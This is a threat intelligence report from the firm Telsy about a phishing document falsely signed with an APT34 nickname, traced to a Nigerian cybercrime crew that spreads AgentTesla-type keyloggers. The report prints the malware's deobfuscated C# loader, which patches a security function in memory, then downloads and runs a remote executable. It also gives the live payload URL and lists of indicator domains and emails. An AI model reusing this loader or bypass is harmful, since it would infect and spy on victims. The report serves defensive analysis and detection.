Telsy

Adversary Tracking Report

When a *false flag* doesn't work: Exploring the *digital-crime* underground at campaign preparation stage

Threat
Intelligence
Research

ATR: 82599

TLP : WHITE

December 03, 2020

TABLE OF CONTENTS

Introduction

At the beginning of October 2020 we found copy of a malicious document potentially to be attributed to an APT group known with the name of **APT34** / **OilRig**. The attribution, based on several elements found within the malicious document, was firstly reported by a security researcher through a social network.

The above-mentioned document, which also had a name potentially compatible with the interests and objectives pursued by the threat actor in question, can be uniquely identified by the following indicators:

Type	Value
SHA256	7007f35df3292a4ecd741839fc2dafde471538041e54cfc24207d9f49016dc77
File Name	Azerbaijan-Turky Military Negotiation.doc

According the extracted evidences, the author "***signed***" this malicious document leaving his/her username within the document metadata. This nickname was already widely known within the *Cyber Threat Intelligence* field because attributed to a member of the already mentioned threat group.

Indeed this nickname is ***Iamfarhadzadeh***, linked to **Mohammad Farhadzadeh**, believed to be a member of the hacking unit identified by the community as **APT34** / **OilRig**. Considering this threat and proceeding further with our analysis we extracted several evidences that highlighted a connection with a common *cyber-crime* adversary. In particular the execution of the hidden macro permitted to download a copy of a malicious executable identified as a variant of **AgentTesla** that, to the best of our information, has no ties to the already reported threat actor.

These evidences headed our research team to dig further in order to understand who was behind this campaign and why that nickname was left within the *meta-content*.

Our first hypothesis was a deliberate attempt to deceive security researchers pushing them to attribute the malicious campaign to a cyber-espionage operation by releasing a malicious document linked to a *socio-politic* event.

Insights

Our investigation covered a quite extended timeframe and permitted to continuously monitor the attackers activities and, with a wider point of view, what is lately happening within the *cyber-crime* panorama and how these cyber criminals act.

To better clarify, we tracked and observed the use of tools to quickly create new phishing campaigns aimed to steal data and information that could be sold on the dark market or used to directly cause an economic loss to their victims.

In details, the analyzed document, contains a hidden macro that through the subroutine ***auto_run*** runs automatically the obfuscated VBA code downloading a malicious payload from the following URL

Type	Value
URL	https://cannabispropertybrokers.com/pop/8OwWKrFQ0gQoKt9.exe

```
using System;
using System.Runtime.InteropServices;
using System.Diagnostics;
using System.IO;
using System.Net;
public class yba2983 {
    [DllImport("kernel32", EntryPoint = "GetProcAddress")]public static extern IntPtr v779b(IntPtr x8d356, string v7be73);
    [DllImport("kernel32", EntryPoint = "LoadLibrary")]public static extern IntPtr e6656d9(string zc6ea);
    [DllImport("kernel32", EntryPoint = "VirtualProtect")]public static extern bool h7c586(IntPtr mda7864, UIntPtr k27bc1b, uint xcdaf29, out uint r84b39);
    [DllImport("Kernel32.dll", EntryPoint = "RtlMoveMemory", SetLastError = false)]static extern void ef5ae(IntPtr a948e8, IntPtr l8b12e, int g4c6e);
    public static int c193b() {
        IntPtr c2ae2d6 = e6656d9(y171e("005844581b530f0d"));
        if (c2ae2d6 != IntPtr.Zero)  {
            IntPtr r963493 = v779b(c2ae2d6, y171e("205844586654020f774257535211"));
            if (r963493 != IntPtr.Zero)  {
                UIntPtr hbaa2d = (UIntPtr)5;
                uint k9c379 = 0;
                if (h7c586(r963493, hbaa2d, 0x40, out k9c379))  {
                    Byte[] je1ed = {
                        0x31, 0xff, 0x90
                    };
                    IntPtr nb327a = Marshal.AllocHGlobal(3);
                    Marshal.Copy(je1ed, 0, nb327a, 3);
                    ef5ae(new IntPtr(r963493.ToInt64() + 0x001b), nb327a, 3);
                }

            }

        }

        string s183fa = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData)  +  "\\c9255"  +  y171e("4f504f54");
        new WebClient().DownloadFile(y171e("0941434146 0d4c4e56565f5b56010846474 35a470613414e534758080447441f56580e4e4558411a0f2c16627c437366530664587a410e4d044d52"), s183fa);
        ProcessStartInfo y6cb2 = new ProcessStartInfo(s183fa);
        Process.Start(y6cb2);
        return 0;
    }
```

to be later implanted within the victim's temp folder. Following same evidences about the encoded URL as observed during the analysis the extracted payload matched exactly with **AgentTesla** payloads.

This means that once executed the malware is able to record *keystrokes*, to collect user *clipboard* data, to get *screenshots* from the victim machine and to send all to the attacker command and control.

Actor Profile

The analysis gave us also the opportunity to establish an attacker "*fingerprint*", to deeply track it, to study all its actions and to learn about tools and methods it used to start and deploy a new malware campaign and operations.

We identified infected victims but also all information related the attacker's host. We got evidences that the actor was likely a member of a *cyber-crime* team with a low knowledge about *packers*, *evasion techniques* and *malware* in general. Furthermore, we observed that he repeatedly executed his own malicious payloads over his machines from which the campaigns are operated.


Among all data about the threat actor, we collected several IP addresses used by attacker as *bridges* in order to pack malicious documents and spread phishing waves. All of these servers are reachable via **RDP** services.

A quite funny part of our investigation involved also evidences about **Skype** and **ICQ** accounts of the crew that are currently used for sharing and exchanging compromised assets and emails with other *cyber-criminals*.


It is interesting to note that, during the preparation phases of the campaigns, the threat actor seemed to act by choosing potential targets on the basis of very specific address lists, probably cataloged on the basis of the sector of interest.

For example, while preparing campaigns aimed at compromising entities operating in **Oil&Gas** sector, the collected evidences suggest a web browsing activity performed by the adversary towards websites dedicated to news about industrial groups operating in this sector.

One of these websites, which cybercriminals rely on to acquire information about the **Oil&Gas** industry, is ***ognnews.com***, showed within the screenshot reported here below:



In other cases members of the crew search directly in *darkweb* websites dedicated to the provision of *phishing kits* and lists of email addresses to be included among potential targets. We tracked at least **8** different underground forums consulted by the group for purchasing compromised *assets* and get tools to obfuscate malware. In particular, threat actor seems to prefer buy and use a malware *core* which can be referred to as **OriginLogger**. **OriginLogger** in conjunction with the use of an online PE *crypter*, called **Cassandra**, generates malicious payloads internally matching **AgentTesla**'s signatures.




Cassandra crypter weblogin page

Furthermore, in order to have a clearer view about the spread of the threat, an *ad-hoc* signature has been internally created for the malware family in question, starting from the sample identified by the following hash:

Type	Value
sha256	cda07296d20a239bdb9cb5a2c9a814f69811bc85ced8bf32e998b906a413f416

This signature made it possible to obtain a good level of detection with a low false positive rate. As the image below reports, starting from the second week of October 2020, the group began to heavily spread "**OriginLogger** *plus* **Cassandra**" payloads, internally reaching a number of unique detections exceeding the **500** hits from mid-October until dropping around only 10 to December 1, 2020 (this is probably as a consequence of the increase in the *global* detection rates of the variants in question).




Telsy Threat Intelligence SecOps Platform

Victimology

Threat actor targeted many entities and organizations across different industrialized countries, including Italy. The operations involved as well many individual users.

We counted around at least **300** Italian email addresses as targets of phishing campaigns operated by this adversary from mid-October 2020. Among the most impacted sectors we observed ***industry***, ***manufacturing***, ***transports***, ***energy*** and ***oil&gas***.

According to the collected evidences below are reported details about to the countries where victims of these *phishing* campaigns are located:



Attribution

Our internal **Threat Intelligence Research Team** links the threat actor in question with a *criminally-motivated* organization operating from **Nigeria**. The techniques, tactics and procedures observed overlaps with a threat actor described in a research paper by NTT, dated October 2020, available at URL

https://hello.global.ntt/-/media/ntt/global/insights/gtic-monthly-threat-report/gtic-monthly-threat-report-october-2020.pdf

In this paper, **NTT** researchers described malicious campaigns and BEC operations perpetrated by an actor operating from **Nigeria,** they named **OZIE Team.** As many of the characteristics of the adversary we tracked overlap with what is reported in the aforementioned document, we assert, with a medium degree of confidence, that the threat actor in question is part of or is potentially close to the **OZIE** gang.

Credits

Telsy internal research team has been supported by the collaboration of several independent security researchers during the acquisition and analysis phases of parts of the artifacts and evidences collected. Among these we thank Vito Alfano (*@vxsh4d0w*) for his precious support and collaboration.

Indicators of Compromise

Type	Value
sha256	d9335a58ec7d9016258640393f0cedf4a574ae6bf9e262772ac0b21be1b3f160
sha256	25b747c5b79774e91f72f07b81819b9d1548d958247b81a72dca223cda2182b0
sha256	168cddae42f300dbf9a398a79ed28f7d18d35791b02f13b14509e4a8c23b5a9b
sha256	907040c91f9b0dbe13ce4b1fc5b96774a578625a1b023684ef78d1c16b6e89ce
sha256	2fb00f8374b1b111ed9061a709b35c8cbfa8ad60bf27669c5a1a77385af514c1
sha256	ba27b84be509f5707480a79966f02ee8a976baac8e68793a8ce9cf35ed9be0fd
sha256	3943281b88b1c4d3afabc6f0db027b3933a0b3dcf22c13bd37103fa33d851d13
sha256	7dd928a1dbfb9e75e2c8832736810e328b2f6e8203dbf19c35edbcebb22a108a
sha256	cbccebda97f3a276ac939e5e1502630e4cf981eb9c16dd80dddc3b6517d4d272
sha256	814c32d56b92bf4eca814173f27b46d0b9eb21cc76f356a17af01416f04bf691
sha256	9d0872926896a0efc6f5e2dc9ac2c7c62d1c29837b238daab47515fcc43a8e51
sha256	ab84cfaadbedc68ed1a9bcdd5b43cc1f64ce4a60e14d0a8b7eaada88dc99f896
sha256	fca6883b6508568056870e73b092d979af35f79b0665ff62c078909187c87eee
sha256	02e069ca6d3d262d8e663981a1ace8aba1e44c1106e5c1f434b05e80f2eef19b
sha256	26345084cbd7f3571599ead41cde209b46e5a9633b4b6d0e4c5ba379d3ffa4b8
sha256	cda07296d20a239bdb9cb5a2c9a814f69811bc85ced8bf32e998b906a413f416
sha256	15170d0dbe467efc4e38156ed4e03702ae19af44c100d7df7a75c6dbdb7ac587
sha256	2d31a07b636024d8dbf8fc1533c7af7ee9720886995c001ba9a701f3a90f007c
sha256	7f7041f099dec8c842ac0225e505bbf51d0a4bf6f1440b5ec7b2d10ebd894d05
sha256	36a03ce4571347cee90c03067e2bae39ad80d597c8b40c430b37e4d6be96210e
sha256	9e57f7e41d281935cc912f8d7066a6158071b1a79897455ce66cd17c5dd34f95
hostname	mail.loanabank.com
hostname	mail.dledcardetails.pt
hostname	smtp.opw-global.com

hostname	mail.bestelectricpanels.com
domain	cannabispropertybrokers.com
domain	colchoeslowcost.pt
domain	poptateseatery.com
domain	opw-global.com
url	https://cannabispropertybrokers.com/pop/8OwWKrFQ0gQoKt9.exe
email	biyou.packing@msa.hinet.net
email	smtp-2hn19@colchoeslowcost.pt
email	biyou.packing@msa.hinet.net
email	smtp-gxlj9@mchepuko.com
email	hackerteam@c21affiliated.com
email	wilson_yh@yeah.net
email	sebastian@amzcomplete.de
email	info@loanabank.com
email	wang@hfsr88.com
email	hugo@beanboom.cn
email	opwes.insidesales@opw-global.com
email	sean.barker@opw-global.com
email	cahya.lesmana@muarainternusa.com
email	davidloureiro@dledcardetails.pt
email	comunicaciones@samucongresos.es
email	administracion@bers.com.mx
email	info@almoosa-oam.com
email	dombotenisz@dombotenisz.hu
email	loureiro@dledcardetails.pt
email	corporate@hitechpeopleinc.com
email	careers@ghrc-bk.org
email	hayley@babygrowmemories.co.uk
email	info@makbes.com
email	jdean@itcmanagementsolutions.com
email	sales@globalelektrindo.com
email	marketing@nscmhmedicalcentre.com
email	fbwqv@aba-online.org.ar
email	info@fisicalmente.it
email	info@makbes.com

email	anonymousfox-qxyb5@milanmandiri.com
email	info@berolahraga.com

MITRE ATT&CK

Technique	Tactic	Description
T1566	Initial Access	Threat actor uses phishing email with a malicious attachment to gain access to the internal network
T1204	Execution	Threat actor relies upon specific actions by a user in order to gain execution
T1547	Persistence	Threat actor configures system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems.
T1547	Privilege Escalation	Threat actor configures system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems.
T1564	Defense Evasion	Threat actor may attempt to hide artifacts associated with their behaviors to evade detection.
T1562.001	Defense Evasion	Threat actor may disable security tools to avoid possible detection of their tools and activities.
T1140	Defense Evasion	Threat actor may use obfuscated files or information to hide artifacts of an intrusion.
T1071.001	Command and Control	Adversaries may communicate using application layer protocols associated with web traffic to avoid detection/network filtering by blending in with existing traffic.
T1071.003	Command and Control	Adversaries may communicate using application layer protocols associated with electronic mail delivery to avoid detection/network filtering by blending in with existing traffic.

T1132	Command and Control	Command and control (C2) information is encoded using a standard data encoding system
T1056.001	Collection	Threat actor may log user keystrokes to intercept credentials as the user types them.
T1113	Collection	Threat actor may attempt to take screen captures of the desktop to gather information over the course of an operation.
T1125	Collection	Threat actor can leverage a computer's peripheral devices (e.g., integrated cameras or webcams) or applications (e.g., video call services) to capture video recordings for the purpose of gathering information.
T1041	Exfiltration	Threat actor relies on command and control infrastructure to exfiltrate data

About

Threat Intelligence Research

Telsy is a top provider for advanced cyber defense and operations practices through its internal threat intelligence research division. An elite group of highly skilled professionals works daily on the development of technologies capable of analyzing, correlating and reporting known and emerging threats in order to support the strengthening of national security as well as the business and the growth of its customers.

For questions, insights or collaborations, it's possible to refer to the following points of contact:

threatint@telsy.com

www.telsy.com

Telsy